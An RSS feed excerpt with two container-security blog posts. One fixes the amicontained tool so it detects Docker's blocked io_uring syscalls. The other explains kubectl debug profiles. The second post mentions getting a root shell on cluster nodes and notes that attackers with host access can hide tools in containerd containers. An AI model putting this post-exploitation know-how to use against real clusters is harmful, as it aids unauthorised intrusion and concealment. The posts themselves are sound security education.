				<title>Am I Still Contained?</title>
				<description>&lt;p&gt;This exploration started, as many do, with “huh that’s odd”. Specifically I was looking at the output of &lt;a href=&quot;https://github.com/genuinetools/amicontained&quot;&gt;amicontained&lt;/a&gt; around filtered syscalls.&lt;/p&gt;

&lt;div class=&quot;language-bash highlighter-rouge&quot;&gt;&lt;div class=&quot;highlight&quot;&gt;&lt;pre class=&quot;highlight&quot;&gt;&lt;code&gt;Seccomp: filtering
Blocked Syscalls &lt;span class=&quot;o&quot;&gt;(&lt;/span&gt;54&lt;span class=&quot;o&quot;&gt;)&lt;/span&gt;:
        MSGRCV SYSLOG SETSID USELIB USTAT SYSFS VHANGUP PIVOT_ROOT _SYSCTL ACCT SETTIMEOFDAY MOUNT UMOUNT2 SWAPON SWAPOFF REBOOT SETHOSTNAME SETDOMAINNAME IOPL IOPERM CREATE_MODULE INIT_MODULE DELETE_MODULE GET_KERNEL_SYMS QUERY_MODULE QUOTACTL NFSSERVCTL GETPMSG PUTPMSG AFS_SYSCALL TUXCALL SECURITY LOOKUP_DCOOKIE CLOCK_SETTIME VSERVER MBIND SET_MEMPOLICY GET_MEMPOLICY KEXEC_LOAD ADD_KEY REQUEST_KEY KEYCTL MIGRATE_PAGES UNSHARE MOVE_PAGES PERF_EVENT_OPEN FANOTIFY_INIT OPEN_BY_HANDLE_AT SETNS KCMP FINIT_MODULE KEXEC_FILE_LOAD BPF USERFAULTFD
&lt;/code&gt;&lt;/pre&gt;&lt;/div&gt;&lt;/div&gt;

&lt;p&gt;Looking at the SYSCALLS that were listed as blocked, I noticed that there wasn’t any mention of IO_URING but I know that Docker &lt;a href=&quot;https://github.com/moby/moby/pull/46762&quot;&gt;blocks io_uring syscalls in the default profile&lt;/a&gt;, so what’s going on?&lt;/p&gt;

&lt;h2 id=&quot;looking-at-the-source-code&quot;&gt;Looking at the source code&lt;/h2&gt;

&lt;p&gt;I decided to take a look at the source code to see what was going on and why it might not be working. In the &lt;a href=&quot;https://github.com/genuinetools/amicontained/blob/568b0d35e60cb2bfc228ecade8b0ba62c49a906a/main.go#L187&quot;&gt;seccompIter function&lt;/a&gt; I found what looks like a relevant point. A for loop that iterates over each syscall one at a time.&lt;/p&gt;

&lt;div class=&quot;language-go highlighter-rouge&quot;&gt;&lt;div class=&quot;highlight&quot;&gt;&lt;pre class=&quot;highlight&quot;&gt;&lt;code&gt;&lt;span class=&quot;k&quot;&gt;for&lt;/span&gt; &lt;span class=&quot;n&quot;&gt;id&lt;/span&gt; &lt;span class=&quot;o&quot;&gt;:=&lt;/span&gt; &lt;span class=&quot;m&quot;&gt;0&lt;/span&gt;&lt;span class=&quot;p&quot;&gt;;&lt;/span&gt; &lt;span class=&quot;n&quot;&gt;id&lt;/span&gt; &lt;span class=&quot;o&quot;&gt;&amp;lt;=&lt;/span&gt; &lt;span class=&quot;n&quot;&gt;unix&lt;/span&gt;&lt;span class=&quot;o&quot;&gt;.&lt;/span&gt;&lt;span class=&quot;n&quot;&gt;SYS_RSEQ&lt;/span&gt;&lt;span class=&quot;p&quot;&gt;;&lt;/span&gt; &lt;span class=&quot;n&quot;&gt;id&lt;/span&gt;&lt;span class=&quot;o&quot;&gt;++&lt;/span&gt; 
&lt;/code&gt;&lt;/pre&gt;&lt;/div&gt;&lt;/div&gt;

&lt;p&gt;The end point for the loop was a syscall called &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;SYS_RSEQ&lt;/code&gt; and thanks to a very helpful lookup table &lt;a href=&quot;https://filippo.io/linux-syscall-table/&quot;&gt;here&lt;/a&gt; I could see that that’s syscall &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;334&lt;/code&gt;, and the IO_URING syscalls are 425-427, so we can see why they’re not being flagged, the loop doesn’t go that high!&lt;/p&gt;

&lt;h2 id=&quot;fixing-the-problem&quot;&gt;Fixing the problem&lt;/h2&gt;

&lt;p&gt;Whilst I’m not a professional developer by any stretch of the imagination (&amp;lt;GEEK REFERENCE&amp;gt; I’d liken myself to a rogue with the use magic device skill trying to get a wand of fireballs working by hitting the end of it &amp;lt;/GEEK REFERENCE&amp;gt;), I decided to take a stab at fixing the code to get it to include the IO_URING syscalls (and any other ones with higher numbers).&lt;/p&gt;

&lt;p&gt;We could just increase the maximum number on the for loop, but that does run into a problem, which is that there’s a weird gap in the syscall numbers between 334 and 424. It appears that this was done to &lt;a href=&quot;https://stackoverflow.com/a/63713244/537897&quot;&gt;sync up syscall numbers in different processor architectures&lt;/a&gt;, so we can just add a section to the code to skip those blank numbers.&lt;/p&gt;

&lt;p&gt;The next tricky part is, it turns out making syscalls directly can sometimes cause the process to exit or hang. The original code has a number of &lt;a href=&quot;https://github.com/genuinetools/amicontained/blob/568b0d35e60cb2bfc228ecade8b0ba62c49a906a/main.go#L190&quot;&gt;blocks designed to skip tricky syscalls&lt;/a&gt;&lt;/p&gt;

&lt;div class=&quot;language-go highlighter-rouge&quot;&gt;&lt;div class=&quot;highlight&quot;&gt;&lt;pre class=&quot;highlight&quot;&gt;&lt;code&gt;		&lt;span class=&quot;c&quot;&gt;// these cause a hang, so just skip&lt;/span&gt;
		&lt;span class=&quot;c&quot;&gt;// rt_sigreturn, select, pause, pselect6, ppoll&lt;/span&gt;
		&lt;span class=&quot;k&quot;&gt;if&lt;/span&gt; &lt;span class=&quot;n&quot;&gt;id&lt;/span&gt; &lt;span class=&quot;o&quot;&gt;==&lt;/span&gt; &lt;span class=&quot;n&quot;&gt;unix&lt;/span&gt;&lt;span class=&quot;o&quot;&gt;.&lt;/span&gt;&lt;span class=&quot;n&quot;&gt;SYS_RT_SIGRETURN&lt;/span&gt; &lt;span class=&quot;o&quot;&gt;||&lt;/span&gt; &lt;span class=&quot;n&quot;&gt;id&lt;/span&gt; &lt;span class=&quot;o&quot;&gt;==&lt;/span&gt; &lt;span class=&quot;n&quot;&gt;unix&lt;/span&gt;&lt;span class=&quot;o&quot;&gt;.&lt;/span&gt;&lt;span class=&quot;n&quot;&gt;SYS_SELECT&lt;/span&gt; &lt;span class=&quot;o&quot;&gt;||&lt;/span&gt; &lt;span class=&quot;n&quot;&gt;id&lt;/span&gt; &lt;span class=&quot;o&quot;&gt;==&lt;/span&gt; &lt;span class=&quot;n&quot;&gt;unix&lt;/span&gt;&lt;span class=&quot;o&quot;&gt;.&lt;/span&gt;&lt;span class=&quot;n&quot;&gt;SYS_PAUSE&lt;/span&gt; &lt;span class=&quot;o&quot;&gt;||&lt;/span&gt; &lt;span class=&quot;n&quot;&gt;id&lt;/span&gt; &lt;span class=&quot;o&quot;&gt;==&lt;/span&gt; &lt;span class=&quot;n&quot;&gt;unix&lt;/span&gt;&lt;span class=&quot;o&quot;&gt;.&lt;/span&gt;&lt;span class=&quot;n&quot;&gt;SYS_PSELECT6&lt;/span&gt; &lt;span class=&quot;o&quot;&gt;||&lt;/span&gt; &lt;span class=&quot;n&quot;&gt;id&lt;/span&gt; &lt;span class=&quot;o&quot;&gt;==&lt;/span&gt; &lt;span class=&quot;n&quot;&gt;unix&lt;/span&gt;&lt;span class=&quot;o&quot;&gt;.&lt;/span&gt;&lt;span class=&quot;n&quot;&gt;SYS_PPOLL&lt;/span&gt; &lt;span class=&quot;p&quot;&gt;{&lt;/span&gt;
			&lt;span class=&quot;k&quot;&gt;continue&lt;/span&gt;
		&lt;span class=&quot;p&quot;&gt;}&lt;/span&gt;
&lt;/code&gt;&lt;/pre&gt;&lt;/div&gt;&lt;/div&gt;

&lt;p&gt;Here the approach ended up being a bit trial and error on what syscalls caused problems. Also an interesting aside is that this shows a limitation of this approach to enumerating syscalls, it’s not possible to get a definitive list as you can’t probe for every possible syscall!&lt;/p&gt;

&lt;p&gt;With that largely working, it was just a question of extending the really long &lt;a href=&quot;https://github.com/genuinetools/amicontained/blob/568b0d35e60cb2bfc228ecade8b0ba62c49a906a/main.go#L243&quot;&gt;syscallName&lt;/a&gt; function that has a case statement giving names for every syscall. This was also the only part of this that LLMs could help with (they got the main problem wildly wrong), and even here they only got most of it right.&lt;/p&gt;

&lt;p&gt;After all that it looks like this largely works. As the original repository seems unmaintained, I’ve put a fork &lt;a href=&quot;https://github.com/raesene/amicontained&quot;&gt;here&lt;/a&gt; with the updated code.&lt;/p&gt;

&lt;h2 id=&quot;results&quot;&gt;Results&lt;/h2&gt;

&lt;p&gt;Using the updated code in a Docker container we can see that the number of blocked syscalls has increased from 54 to 68, including the IO_URING ones that started this!&lt;/p&gt;

&lt;div class=&quot;language-bash highlighter-rouge&quot;&gt;&lt;div class=&quot;highlight&quot;&gt;&lt;pre class=&quot;highlight&quot;&gt;&lt;code&gt;Blocked Syscalls &lt;span class=&quot;o&quot;&gt;(&lt;/span&gt;68&lt;span class=&quot;o&quot;&gt;)&lt;/span&gt;:
        SYSLOG SETSID USELIB USTAT SYSFS VHANGUP PIVOT_ROOT _SYSCTL ACCT SETTIMEOFDAY MOUNT UMOUNT2 SWAPON SWAPOFF REBOOT SETHOSTNAME SETDOMAINNAME IOPL IOPERM CREATE_MODULE INIT_MODULE DELETE_MODULE GET_KERNEL_SYMS QUERY_MODULE QUOTACTL NFSSERVCTL GETPMSG PUTPMSG AFS_SYSCALL TUXCALL SECURITY LOOKUP_DCOOKIE CLOCK_SETTIME VSERVER MBIND SET_MEMPOLICY GET_MEMPOLICY KEXEC_LOAD ADD_KEY REQUEST_KEY KEYCTL MIGRATE_PAGES UNSHARE MOVE_PAGES PERF_EVENT_OPEN FANOTIFY_INIT OPEN_BY_HANDLE_AT SETNS KCMP FINIT_MODULE KEXEC_FILE_LOAD BPF USERFAULTFD IO_URING_SETUP IO_URING_ENTER IO_URING_REGISTER OPEN_TREE MOVE_MOUNT FSOPEN FSCONFIG FSMOUNT FSPICK PIDFD_GETFD PROCESS_MADVISE MOUNT_SETATTR QUOTACTL_FD LANDLOCK_RESTRICT_SELF SET_MEMPOLICY_HOME_NODE
&lt;/code&gt;&lt;/pre&gt;&lt;/div&gt;&lt;/div&gt;

&lt;h2 id=&quot;conclusion&quot;&gt;Conclusion&lt;/h2&gt;

&lt;p&gt;This one was interesting for a number of reasons. First up was a good reminder that you can’t rely on tools always working the way they used to, as the underlying systems change. The second one was that I learned quite a bit about the limitations of closed box testing of syscalls, and also as a side lesson, the current limitations of LLMs when dealing with relatively obscure lower level tech.&lt;/p&gt;
</description>
				<pubDate>Mon, 09 Jun 2025 09:30:00 +0000</pubDate>
				<link>https://raesene.github.io/blog/2025/06/09/am-i-still-contained/</link>
				<guid isPermaLink="true">https://raesene.github.io/blog/2025/06/09/am-i-still-contained/</guid>
			</item>
		
			<item>
				<title>Kubernetes Debug Profiles</title>
				<description>&lt;p&gt;I got a lesson today in the idea that it’s always worth re-visiting things you’ve used in the past to see how they’ve changed, as sometimes there will be cool new features!&lt;/p&gt;

&lt;p&gt;In my &lt;a href=&quot;https://youtu.be/4L8Dg_QSx30?si=hwH6LcwvXGCOVkhg&quot;&gt;Kubernetes Post-Exploitation talk&lt;/a&gt; I make use of &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;kubectl debug&lt;/code&gt; as a means to get a root shell on a cluster node. It’s a very handy command but &lt;em&gt;I thought&lt;/em&gt; it wasn’t possible to use &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;ctr&lt;/code&gt; commands from inside the shell you get with &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;kubectl debug&lt;/code&gt; and that turns out to be outdated information!&lt;/p&gt;

&lt;h2 id=&quot;whats-the-problem&quot;&gt;What’s the problem?&lt;/h2&gt;

&lt;p&gt;If you’ve done much with container pentesting or offensive security, you’ll have come across the idea that access to the Docker socket effectively gives root access to the underlying host via &lt;a href=&quot;https://zwischenzugs.com/2015/06/24/the-most-pointless-docker-command-ever/&quot;&gt;The most pointless Docker command ever&lt;/a&gt;, and this is true even if you just have a container with that file mounted in.&lt;/p&gt;

&lt;p&gt;However in modern Kubernetes clusters, it’s likely that the underlying container runtime is &lt;a href=&quot;https://containerd.io/&quot;&gt;containerd&lt;/a&gt; and not Docker. What can be surprising is that the containerd socket works very differently than the Docker one. It assumes that the client program and the containerd server are operating on the same host with the same environment.&lt;/p&gt;

&lt;h2 id=&quot;old-kubectl-debug&quot;&gt;(old) kubectl debug&lt;/h2&gt;

&lt;p&gt;This problem shows up when using the “legacy” profile for kubectl debug node (which is the default if you don’t specify one).  Some commands, using the &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;ctr&lt;/code&gt; client will work just fine, so things like pulling new images, however when you try to run a new container you’ll get an error like this&lt;/p&gt;

&lt;div class=&quot;language-bash highlighter-rouge&quot;&gt;&lt;div class=&quot;highlight&quot;&gt;&lt;pre class=&quot;highlight&quot;&gt;&lt;code&gt;ctr: failed to unmount /tmp/containerd-mount2094132404: operation not permitted: failed to mount /tmp/containerd-mount2094132404: operation not permitted
&lt;/code&gt;&lt;/pre&gt;&lt;/div&gt;&lt;/div&gt;

&lt;h2 id=&quot;kubectl-debug-profiles-to-the-rescue&quot;&gt;Kubectl debug profiles to the rescue!&lt;/h2&gt;

&lt;p&gt;Fortunately Kubernetes SIG-CLI have been improving on the initial kubectl debug command by having a set of profiles that you can specify, which provide different sets of rights on the node you’re debugging. The list of available profiles is “legacy”, “general”, “baseline”, “netadmin”, “restricted” or “sysadmin”, with the default being “legacy”.&lt;/p&gt;

&lt;p&gt;So I decided to try the commands from my demo, but with the &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;sysadmin&lt;/code&gt; profile specified as an option, and it works!&lt;/p&gt;

&lt;p&gt;This is very handy if you’re a sysadmin who wants to interact with the containerd socket as part of your troubleshooting, or if you’re an attacker who’s got access to a host and wants to hide some tools in a containerd container!&lt;/p&gt;

&lt;p&gt;There are some details on what each of the profiles sets in terms of security options in this &lt;a href=&quot;https://github.com/kubernetes/enhancements/tree/master/keps/sig-cli/1441-kubectl-debug#debugging-profiles&quot;&gt;KEP&lt;/a&gt;&lt;/p&gt;

&lt;h2 id=&quot;conclusion&quot;&gt;Conclusion&lt;/h2&gt;

&lt;p&gt;As ever there’s loads of cool new Kubernetes features that come up all the time. I’ve been doing container security things for 9+ years now and I’m still finding interesting things to look at!&lt;/p&gt;
</description>
				<pubDate>Fri, 30 May 2025 16:00:00 +0000</pubDate>
				<link>https://raesene.github.io/blog/2025/05/30/kubernetes-debug-profiles/</link>
				<guid isPermaLink="true">https://raesene.github.io/blog/2025/05/30/kubernetes-debug-profiles/</guid>
			</item>
		
	</channel>
</rss>